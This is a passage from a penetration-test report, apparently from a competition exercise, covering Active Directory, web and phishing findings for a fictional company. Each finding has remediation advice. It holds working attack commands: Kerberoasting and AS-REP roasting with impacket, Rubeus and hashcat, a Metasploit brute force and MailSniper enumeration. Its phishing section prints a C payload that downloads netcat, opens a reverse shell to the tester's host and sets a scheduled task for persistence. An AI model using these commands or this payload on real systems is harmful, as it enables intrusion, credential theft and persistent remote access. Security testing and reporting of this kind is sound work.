Vulnerability Summary	This vulnerability involves the extraction of Kerberos service tickets for user accounts with weak passwords, followed by the cracking of these tickets to obtain the user's password hash. Attackers can leverage this weakness to compromise user accounts, potentially leading to unauthorized access to sensitive systems and data.		
Business Impact	This vulnerability poses significant risks, including data exfiltration and reputational damage. Attackers can extract Kerberos service tickets for user accounts with weak passwords, enabling them to crack these tickets and obtain user password hashes. Such unauthorized access can result in data breaches, potentially compromising sensitive information. Additionally, the organization's reputation may suffer due to security lapses, eroding trust among stakeholders.		
Impact Description	This vulnerability exposes a significant risk of data exfiltration and reputational damage. An attacker can compromise user accounts by extracting Kerberos service tickets for accounts with weak passwords and then crack the tickets to obtain user password hashes. With access to these password hashes, the attacker can impersonate users, potentially gaining unauthorized access to sensitive resources, which can lead to data breaches and reputational harm for the organization.		
MITRE ATT&CK	Steal or Forge Kerberos Tickets: Kerberoasting, Sub-technique T1558.003 - Enterprise | MITRE ATT&CK® Brute Force, Technique T1110 - Enterprise | MITRE ATT&CK® Encrypt Sensitive Information, Mitigation M1041 - Enterprise | MITRE ATT&CK®		

Exploitation Details

1- identify which host can be kerbroastable using bloodhound

2- use the impacket toolkit to run the exploit impacket-GetUserSPNs -request -dc-ip 10.0.0.5 -hashes <redacted> corp.kkms.local/SVC_ATC -outputfile hashes.kerberoast

Figure 55

```
└─# hashcat -a 0 -m 13100 hashes.kerberoast /usr/share/wordlists/rockyou.txt -o result.txt
hashcat (v6.2.6) starting
```

Figure 56




Figure 57

Remediation

1- Strengthen Password Policies: Implement robust password policies for service accounts, including the use of strong and complex passwords. Enforce regular password changes and educate users about password security.

2- Regular Password Audits: Conduct regular audits to identify and update weak passwords for service accounts. Utilize tools and techniques to assess password strength.

3- Implement Multi-Factor Authentication (MFA): Where possible, require multi-factor authentication for service accounts to add an extra layer of security.

10.3.3.8 As-Rep roasting Weak User Passwords		CVSS	Risk
Impact	**Medium**	**8.6**	**Medium**
Likelihood	**POSSIBLE**		
Affected Scope	10.0.0.5		
Vulnerability Summary	This vulnerability exposes weak user passwords to offline brute-force attacks through AS-REP roasting. When users have the "Do not use Kerberos pre-authentication" option enabled, their hashes become susceptible to retrieval, potentially compromising the security of their accounts.		
Business Impact	The vulnerability of weak user passwords and AS-REP roasting presents significant risks, including reputation damage and data exfiltration. Attackers exploiting this weakness can compromise user accounts, potentially leading to unauthorized access to sensitive data. Such breaches can tarnish the organization's reputation and result in the loss or exposure of valuable data, with far-reaching consequences for operational and trustworthiness aspects.		
Impact Description	The presence of the "Everyone" group within the local administrators group poses a significant security risk. This configuration allows any authenticated user in the domain to potentially gain elevated privileges, leading to unauthorized access to sensitive resources and compromising system security. Furthermore, the AS-REP Roasting vulnerability heightens concerns by exposing user hashes to offline brute-force attacks, especially when "Do not use Kerberos pre-authentication" is enabled, further increasing the risk of unauthorized access and weakening the overall security posture.		
MITRE ATT&CK	Steal or Forge Kerberos Tickets: AS-REP Roasting, Sub-technique T1558.004 - Enterprise | MITRE ATT&CK®		
	Encrypt Sensitive Information, Mitigation M1041 - Enterprise | MITRE ATT&CK®		
Exploitation Details			

1- recognize the user with pre-authentication not required using Powershell 2- use rubeus to extract the hash of the user .\Rubeus.exe asreproast /format:hashcat /outfile:hashes.asreproast /user:EDR_TEST 3- crack the password offline using hashcat

hashcat -m 18200 --force -a 0 hashes.asreproast /usr/share/wordlist/rockyou.txt --force –show

```
*Evil-WinRM* PS C:\Users\Admin\Documents> Get-DomainUser -PreauthNotRequired


logoncount                    : 2
badpasswordtime               : 1/12/2024 1:49:14 PM
description                   : Account to test EDR Deployment
mailnickname                  : EDR_TEST
distinguishedname             : CN=EDR_TEST,CN=Users,DC=corp,DC=kkms,DC=local
objectclass                   : {top, person, organizationalPerson, user}
displayname                   : EDR_TEST
lastlogontimestamp            : 1/12/2024 12:12:43 PM
msexchuseraccountcontrol      : 0
objectguid                    : fd3b8d0b-fa7b-4b09-9027-bc22cb5d6fe9
submissioncontlength          : 76800
primarygroupid                : 513
objectsid                     : S-1-5-21-1692355698-2560893633-650071301-1280
msexchmailboxsecuritydescriptor : {1, 0, 4, 128, 20, 0, 0, 0, 32, 0, 0, 0, 0, 0, 0, (
5, 10, 0, 0, 0, 4, 0, 28, 0, 1, 0, 0, 0, 0, 2, 20, 0, 1, 0, 2, 0, 1, 1, 0, 0, 0, 0, (
                                10, 0, 0, 0}
msexchelcmailboxflags         : 130
codepage                      : 0
msexchhomeservername          : /o=corp/ou=Exchange Administrative Group (FYDIBOHF
samaccounttype                : USER_OBJECT
msexchumdtmfmap               : {emailAddress:3378378, lastNameFirstName:3378378, 1
msexchrbacpolicylink          : CN=Default Role Assignment Policy,CN=Policies,CN=RE
```

Figure 58

```
*Evil-WinRM* PS C:\Users\Admin\Documents> .\Rubeus.exe asreproast /format:hashcat /outfile:hashes.asreproast /user:EDR_TEST

v1.6.1

[*] Action: AS-REP roasting

[*] Target User            : EDR_TEST
[*] Target Domain          : corp.kkms.local

[*] Searching path 'LDAP://SkyControl01.corp.kkms.local/DC=corp,DC=kkms,DC=local' for AS-REP roastable users
[*] SamAccountName         : EDR_TEST
[*] DistinguishedName      : CN=EDR_TEST,CN=Users,DC=corp,DC=kkms,DC=local
[*] Using domain controller: SkyControl01.corp.kkms.local (fe80::9ce7:5922:4e00:f56f%5)
[*] Building AS-REQ (w/o preauth) for: 'corp.kkms.local\EDR_TEST'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\Admin\Documents\hashes.asreproast

[*] Roasted hashes written to : C:\Users\Admin\Documents\hashes.asreproast
*Evil-WinRM* PS C:\Users\Admin\Documents>
```

Figure 59




Figure 60

Remediation

- **Implement Strong Password Policies:** Enforce the use of long and complex passwords (at least 25 characters) for all service accounts. This will significantly increase the difficulty of brute-force attacks, making it more challenging for attackers to retrieve password hashes.
- **Enable Pre-Authentication for All Users**: Ensure that the "Do not use Kerberos pre-authentication" option is disabled for all users. Enabling pre-authentication is a critical security measure that prevents AS-REP Roasting attacks. This should be applied uniformly to all user accounts.
- **Regular Password Rotation:** Institute a regular password rotation policy for service accounts. Periodically changing passwords reduces the window of vulnerability in case a password hash is compromised.

10.3.3.9 Train-Ops Cross Site Scripting		CVSS	Risk
Impact	**Medium**	**4.5**	**Medium**
Likelihood	**PROBABLE**		
Affected Scope	10.0.20.100:3000		
Vulnerability Summary	FINALS-XX successfully executed client-side JavaScript code by exploiting a vulnerability in the train-ops Rails web app while registering a new train. This Cross Site Scripting (XSS) flaw enables attackers to inject malicious scripts into web pages viewed by other users, potentially compromising data security and user privacy.		
Business Impact	The Cross Site Scripting (XSS) vulnerability, as demonstrated by FINALS-XX's successful execution of client-side JavaScript while registering a new train, poses a significant risk. It allows attackers to inject malicious scripts into web pages, potentially compromising data security and user privacy. This can result in reputational damage, data breaches, and a loss of user trust, impacting both the organization's credibility and its users' sensitive information.		
Impact Description	The identified Cross-Site Scripting (XSS) vulnerability, demonstrated by FINALS-XX registering a new train on the train-ops rails web app, enables an attacker to execute malicious JavaScript code on the client-side. This exploitation can result in command and control over users' browsers, potentially leading to session theft and compromising the security and privacy of affected users.		
MITRE ATT&CK	Drive-by Compromise, Technique T1189 - Enterprise | MITRE ATT&CK®		
	Application Isolation and Sandboxing, Mitigation M1048 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
1- register a new train by sending the following request			

Request

Pretty Raw Hex

```
1 POST /register HTTP/1.1
2 Host: 10.0.20.100:3000
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: _tram_ops_session=
  EFwQD8RGGg6L6tq8rjFme4EC2IQBoe6i2yTOcU4YdRuFxrybfNmPB2zsQU%2Bz1Wiu
  WCGA%2BqjOIAO48pm4S6XmrPVEhkWAz5kfju79FC4xG574ssbDIx1YD35W1O8Wu6dH
  8fOqIgOS1bKJQxq%2B58c%3D--K1UKxpY9ACA1Hxkv--lRNHbT6sDFFOxC6T6O8TyA
  %3D%3D
9 Connection: close
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 54
12
13 region=test&line=23&ip=10.0.254.201&hostname=kali-vdi1
```

Figure 61

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 X-Frame-Options: SAMEORIGIN
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Download-Options: noopen
6 X-Permitted-Cross-Domain-Policies: none
7 Referrer-Policy: strict-origin-when-cross-origin
8 Content-Type: application/json; charset=utf-8
9 ETag: W/"912d0c07da7bdb22cdae025b96da26d0"
10 Cache-Control: max-age=0, private, must-revalidate
11 Set-Cookie: _tram_ops_session=
  ojLTgHOeP2PL8QVaalrNJgliQROhfzWVwV941LUyae6fg1yrVAhopR2dtY7Vt1RJ8K
  EpOe1eJqUqrD%2FMEFOfw5%2FHIOnYOj1STGnJojCHxXC1OLPoRk5ZpP1ulgJywHfy
  vYhOvemyICA6YqZeDLI%3D--fVb3sLkB1Fh94Qyp--WD1xCMBNX3qM%2FpMBWeqqpw
  %3D%3D; path=/; HttpOnly
12 X-Request-Id: d5f1729d-a958-418a-87bf-ae384b3ef95b
13 X-Runtime: 0.038859
14 Connection: close
15 Content-Length: 20
16
17 {
   "status":"success"
```

Figure 62

2- create an example index.html page with inline javascript to trigger an alert box

```
└─# cat index.html


<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
</head>
<body>
  <h1>HELLO WORLD</h1>

  <script>
        alert("xss!")
  </script>
</body>
</html>
```

Figure 63

3- run a simple python http server on port 80 to host index.html file

```
┌──[redacted]─[/tmp/xss]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.254.101 - - [13/Jan/2024 12:52:25] "GET / HTTP/1.1" 304 -
```

Figure 64

4- visit /home page of trainops and the alert box should be triggered




Figure 65

Remediation

1- Input Validation: Implement strict input validation on all user inputs to ensure that malicious scripts cannot be injected. 2- Output Encoding: Apply proper output encoding to data displayed in web pages to prevent interpreted content from being treated as code. 3- Content Security Policy (CSP): Implement a strong CSP that restricts the sources from which content can be loaded to mitigate the impact of potential XSS attacks.

10.3.3.10 Execute After Redirect		CVSS	Risk
Impact	**Medium**	**5.3**	**Medium**
Likelihood	**PROBABLE**		
Affected Scope	https://10.0.0.43/		
Vulnerability Summary	In a successful exploitation, FINALS-XX exposed employee work shift data by leveraging an improper redirect vulnerability within the web application. This vulnerability allowed the attacker to execute actions even after being redirected, potentially leading to unauthorized access to sensitive information.		
Business Impact	The successful exploitation of the improper redirect vulnerability in the web application has resulted in the exposure of sensitive employee-related work shift data. This not only compromises the confidentiality of employee information but also raises concerns about data privacy compliance. Additionally, such incidents can harm the organization's reputation and erode trust among employees and stakeholders.		
Impact Description	The exploitation of the improper redirect vulnerability in the web application enabled unauthorized access to sensitive employee work shift data. This security flaw allowed attackers to gain insights into employees' work schedules, potentially leading to privacy breaches and operational disruptions.		
MITRE ATT&CK	Execution, Tactic TA0002 - Enterprise | MITRE ATT&CK®		
	N/A		
Exploitation Details			
1- Use a proxy such as burpsuite to visit https://10.0.0.43/index.php?page=login			

Request

Pretty Raw Hex

```
1 GET /index.php?page=timesheet HTTP/1.1
2 Host: 10.0.0.43
3 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
4 Sec-Ch-Ua-Mobile
5 : ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT
  Chrome/112.0.5615.50 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
  ned-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```

Figure 66

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Server: nginx
3 Date: Sat, 13 Jan 2024 21:07:27 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: PHPSESSID=bdpjck46Odliiqohn6ulr2cf6d; path=/
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Location: index.php?page=login
9 Access-Control-Allow-Origin: *
10 Content-Length: 9421
11
12 <head>
13   <title>
       Employee DB - Timesheet
     </title>
14
15
16   <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css"
     integrity="sha384-9ndCyUaIbzAi2FUVXJi0CjmCapSmO7SnpJef0486qhLnuZ2cdeRhO02iuK6FUUVM"
17   <link href="https://cdn.datatables.net/1.13.6/css/jquery.dataTables.min.css" rel="st
18   <link href="https://cdn.jsdelivr.net/npm/select2@4.1.0-rc.0/dist/css/select2.min.css
19   <link href="assets/css/style.css" rel="stylesheet">
20   <link href="assets/css/custom-table.css" rel="stylesheet">
21 </head>
22 <body>
23
```

Figure 67

2-Observe response before redirection

Request

Pretty Raw Hex

```
1 GET /index.php?page=timesheet HTTP/1.1
2 Host: 10.0.0.43
3 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
4 Sec-Ch-Ua-Mobile
5 : ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/112.0.5615.50 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
  ned-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```

Figure 68

Response

Pretty Raw Hex Render

Employee DB - Timesheet

Welcome, !

Clock In: ○ Clock Out: ○

Submit

Time Entry Calendar

Week	Monday	Tuesday	Wednesday	Thursday	Friday	Saturday	Sunday
01	Start: 2024-01-01 00:00:00 End: 2024-01-01 00:00:00	Start: 2024-01-02 00:00:00 End: 2024-01-02 00:00:00	Start: 2024-01-03 00:00:00 End: 2024-01-03 00:00:00	Start: 2024-01-04 00:00:00 End: 2024-01-04 00:00:00	Start: 2024-01-05 00:00:00 End: 2024-01-05 00:00:00	Start: 2024-01-06 00:00:00 End: 2024-01-06 00:00:00	Start: 2024-01-07 00:00:00 End: 2024-01-07 00:00:00

Figure 69

Remediation
• **Implement Proper Termination:** Ensure that after a redirect, the application terminates any further execution or processing, preventing unintended access to sensitive data. • **Use Valid Redirect Targets:** Validate and restrict redirect targets to trusted and predefined URLs, eliminating the risk of unauthorized access through redirects. • **Audit Redirect Handling:** Conduct regular audits and testing of redirect functionalities to identify and address any vulnerabilities.

10.3.3.11 Weak SSL Version		CVSS	Risk
Impact	**High**	**4**	**Medium**
Likelihood	**UNLIKELY**		
Affected Scope	10.0.0.43:80 10.0.0.5:80		
Vulnerability Summary	The use of outdated TLS 1.0 to TLS 1.2 versions while neglecting the latest TLS 1.3 presents a security risk. This vulnerability can potentially expose the system to known vulnerabilities associated with older SSL/TLS protocols, making it susceptible to attacks and data breaches. Upgrading to TLS 1.3 is crucial to enhance the security and protect against modern threats.		
Business Impact	The usage of outdated SSL/TLS versions (tls1.0-tls1.2) with the latest tls1.3 disabled poses a significant data leak risk. This outdated configuration may expose sensitive data to potential attackers, leading to breaches, data leaks, and compromising the confidentiality and integrity of transmitted information.		
Impact Description	The presence of outdated and weak SSL versions (TLS 1.0 to TLS 1.2) while disabling the latest TLS 1.3 poses a significant security risk. These weak SSL versions are susceptible to encryption attacks, potentially allowing attackers to decrypt HTTPS communication, compromising data confidentiality and security.		
MITRE ATT&CK	Weaken Encryption, Technique T1600 - Enterprise | MITRE ATT&CK®		
	SSL/TLS Inspection, Mitigation M1020 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
sslscan .			

```
└─# sslscan 10.0.0.43
Version: 2.1.2-static
OpenSSL 3.0.12 24 Oct 2023

Connected to 10.0.0.43

Testing SSL server 10.0.0.43 on port 443 using SNI name 10.0.0.43

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   disabled
TLSv1.1   disabled
TLSv1.2   enabled
TLSv1.3   disabled
```

Figure 70

```
└─# sslscan 10.0.0.5
Version: 2.1.2-static
OpenSSL 3.0.12 24 Oct 2023

Connected to 10.0.0.5

Testing SSL server 10.0.0.5 on port 443 using SNI name 10.0.0.5

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   enabled
TLSv1.1   enabled
TLSv1.2   enabled
TLSv1.3   disabled
```

Figure 71

Remediation

- **Update SSL/TLS Configuration:** Disable outdated and vulnerable SSL versions (TLS 1.0 to TLS 1.2) and enable the latest TLS 1.3.
- **Regularly Patch and Update:** Ensure that the SSL/TLS libraries and configurations are regularly updated to address known vulnerabilities.
- **Implement Strong Ciphers:** Use strong encryption ciphers and algorithms to enhance security.

10.3.4 Low Risk Findings

10.3.4.1	Oracle Database SID Brute-force	CVSS	Risk
Impact	Low	3.8	Low
Likelihood	UNLIKELY		
Affected Scope	10.0.0.99:1521		
Vulnerability Summary	The Oracle Database on the identified host is susceptible to brute-force attacks aimed at discovering System Identifiers (SIDs). This vulnerability arises from insufficient security measures to prevent or limit repeated, rapid attempts to guess SIDs. An attacker exploiting this could gain unauthorized access to the database, potentially leading to data breaches or further system compromises.		
Business Impact	The vulnerability to brute-force attacks on the Oracle Database SID could lead to significant financial loss due to unauthorized access to sensitive data. Additionally, the breach of database security can result in a loss of client trust, as it undermines the reliability and confidentiality expected by users and stakeholders of the database.		
Impact Description	The vulnerability of the Oracle Database to brute-force attacks on its System Identifiers (SIDs) poses a significant risk. If exploited, attackers could gain unauthorized access to sensitive customer data, leading to potential financial losses and erosion of customer trust. This breach could be part of a larger attack strategy, further escalating the severity of the impact on both the organization and its customers.		
MITRE ATT&CK	Brute Force, Technique T1110 - Enterprise | MITRE ATT&CK®		
	Account Use Policies, Mitigation M1036 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
Use the metasploit module auxiliary/admin/oracle/sid_brute to perform a bruteforce attack. This attack will reveal that it was possible to leak an SID with this attack			

```
msf6 > use auxiliary/admin/oracle/sid_brute
msf6 auxiliary(admin/oracle/sid_brute) > show options

Module options (auxiliary/admin/oracle/sid_brute):

   Name     Current Setting
   ----     ---------------
   RHOSTS
   RPORT    1521
   SIDFILE  /usr/share/metasploit-framework/data/wordlists/sid.txt
   SLEEP    1


View the full module info with the info, or info -d command.

msf6 auxiliary(admin/oracle/sid_brute) > set rhosts 10.0.0.101
rhosts => 10.0.0.101
msf6 auxiliary(admin/oracle/sid_brute) > run
[*] Running module against 10.0.0.101

[*] 10.0.0.101:1521 - Starting brute force on 10.0.0.101, using sids
[+] 10.0.0.101:1521 - 10.0.0.101:1521 Found SID 'PLS[redacted]'
```

Figure 72

Remediation

Implement Rate Limiting: Establish effective rate limiting on login attempts to the Oracle Database to prevent brute-force attacks. This can be achieved by using tools like Fail2Ban, which can detect repeated login failures and temporarily ban the offending IP addresses.


10.3.4.2 User Enumeration On Exchange Active Sync		CVSS	Risk
Impact	Low	5.2	Low
Likelihood	RARE		
Affected Scope	10.0.0.6		
Vulnerability Summary	This vulnerability allows attackers to enumerate valid usernames on a Microsoft Exchange Server through the ActiveSync interface. By observing the server's responses to authentication requests, an attacker can distinguish between valid and invalid usernames		
Business Impact	This vulnerability presents a significant compliance violation risk. Attackers could gain unauthorized access to the host using discovered passwords, potentially leading to data tampering or destruction within the host. Such actions not only jeopardize data integrity but also breach regulatory compliance requirements, exposing the organization to legal and reputational consequences.		
Impact Description	The vulnerability allows attackers to enumerate usernames of employees, potentially compromising their privacy and exposing sensitive information. This poses a significant threat to the organization's reputation and may lead to compliance fines due to the violation of Personally Identifiable Information (PII) regulations.		
MITRE ATT&CK	Network Service Discovery, Technique T1046 - Enterprise | MITRE ATT&CK®		
	Disable or Remove Feature or Program, Mitigation M1042 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
1- install the mail sniper powershell script 2- load the script to powershell . .\mailsniper.ps1 3-Invoke-UsernameHarvestEAS -ExchHostname 10.0.0.6 -domain corp.kkms.local -UserList <username list> -OutFile 'valid-users.txt'			

```
PS C:\Users\Administrator\Desktop\MailSniper-master> Invoke-UsernameHarve
[*] Now spraying EAS portal at https://10.0.0.6/Microsoft-Server-ActiveSy

Determining baseline response time...
Response Time (MS)       Domain\Username
622                      corp.kkms.local\aJtBdw
617                      corp.kkms.local\kguKWD
610                      corp.kkms.local\KtLmCu
862                      corp.kkms.local\IEjOFg
630                      corp.kkms.local\ELWyFX

         Baseline Response: 668.2

AvgTime:  668.2
Threshold:  400.92
Response Time (MS)       Domain\Username
752                      corp.kkms.local\dymFBN
615                      corp.kkms.local\DeXWrS
635                      corp.kkms.local\msKzgo
628                      corp.kkms.local\OQEFrz
628                      corp.kkms.local\WGJTsX
611                      corp.kkms.local\jsmith
72                       corp.kkms.local\ssmith
[*] Potentially Valid! User:corp.kkms.local\ssmith
631                      corp.kkms.local\skhan
615                      corp.kkms.local\msmith
617                      corp.kkms.local\skumar
639                      corp.kkms.local\csmith
618                      corp.kkms.local\asmith
620                      corp.kkms.local\jjohnson
623                      corp.kkms.local\dsmith
626                      corp.kkms.local\akhan
617                      corp.kkms.local\ksmith
618                      corp.kkms.local\akumar
```

Figure 73

Remediation
1- Implement Rate Limiting: Apply rate limiting on authentication attempts to prevent multiple failed login attempts, which can be used for user enumeration. 2- Custom Error Messages: Configure the system to provide generic error messages instead of specific ones when authentication fails. This prevents attackers from distinguishing between valid and invalid usernames.

10.3.5 Informational Risk Findings

10.3.5.1	PHP Information Disclosure	CVSS	Risk
Impact	N/A	0	Informational
Likelihood	Critical		
Affected Scope	• 10.0.0.43 • 10.0.200.43		
Vulnerability Summary	**Previous Vulnerability** FINALS-XX identified 2 hosts that leak the PHPINFO page. This can lead to information disclosure about the web application and the underlying Operating System.		
Business Impact	N/A		
Impact Description	An attacker can identify the underlying Operating System, software versions, environment variables, and other information.		
MITRE ATT&CK	System Information Discovery, Technique T1082 - Enterprise | MITRE ATT&CK®		
	N/A		
Exploitation Details			
1. Visit the /info.php page on the affected hosts.  *Figure 74 PHP info*			
Remediation			

- Remove the info.php file from production environments.

10.3.6 Physical Security Assessment

FINALS-XX conducted a Physical Assessment exercise using the RAKMS system to identify a malicious radio emission source. FINALS-XX successfully located the source, which is shown below:

Figure 75 Uncovering Radio Emission Source

11 Social Engineering Assessment

FINALS-XX simulated a spear phishing attack targeted towards a user specified by RAKMS. This section outlines the methodology and results of the

phishing attack, which aimed to assess the organization's susceptibility to such threats.

11.1 Phishing Methodology

FINALS-XX executed a phishing attack that leveraged a (.exe) with malicious content. The attack methodology involved the below steps:

11.2 Email Spear-Phishing

FINALS-XX crafted a convincing and tailored email message by spoofing the **corp.kkms.local** internal domain to target [redacted] specifically. In the email, FINALS-XX included a malicious executable (.exe) file which had the below code injected inside the executable:

```
[redacted] [~/opt]
└─# cat phishing.c
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

int main(){

    char executable[500] = "\"C:\\Windows\\System32\\cmd.exe /c start /min C:\\Windows\\Temp\\nc64.exe -e cmd.exe 10.0.256.203 443\" &";
    char command[500] = "schtasks /create /sc minute /mo 1 /tn \"auto_updates\" /tr ";
    strcat(command, executable);


    puts("Updating required libraries...\n");
    system("powershell.exe iwr -Uri http://10.0.256.203/nc64.exe -OutFile C:\\Windows\\Temp\\nc64.exe");
    system("C:\\Windows\\Temp\\nc64.exe -e cmd.exe 10.0.256.203 443");
    sleep(10);
    system(command);
    sleep(30);
    puts("Successfully updated libraries\n");

    return 0;
}
```

Figure 76 Payload Used for Phishing Assessment

FINALS-XX crafted a malicious executable that, when executed, downloaded netcat onto the victim's machine. Subsequently, the code established a scheduled task, leveraging the Windows Task Scheduler, to execute **netcat** at one-minute intervals.

11.3 Phishing Results

In our simulated phishing campaign, FINALS-XX effectively disguised the email to seem as if it were from the IT department, advising the user of a required system update due to a recent security breach. The target was successfully convinced by this pretext and proceeded to launch the provided executable. This action triggered our pre-configured reverse shell, granting us remote access to the target's machine. This not only confirmed the executable's

functionality but also illustrated the efficacy of our social engineering strategy in compelling the user to take an action that compromised their system's security. The incident highlights the critical role of user training in recognizing and averting such deceptive tactics, as well as the necessity for implementing secure system update protocols to prevent similar breaches.

Figure 77 Reverse Shell on Target Machine

12 Appendix I – Methodology

To get a comprehensive security evaluation of RAKMS's systems, FINALS-XX's consultants follow multiple industry standard methodologies such as **Penetration Testing Execution Standard (PTES)** and **Open Web Application Security Project (OWASP)**. First, open-source intelligence (OSINT) techniques are utilized to get a better understanding of the company's mission, and services, and explore publicly available data that may assist in the penetration test. Afterwards, a reconnaissance phase commences after getting access on the network by scanning all hosts in the scope and identifying all services running on each host. With a clear overview of the scope, FINALS-XX conducts an enterprise-wide vulnerability analysis.

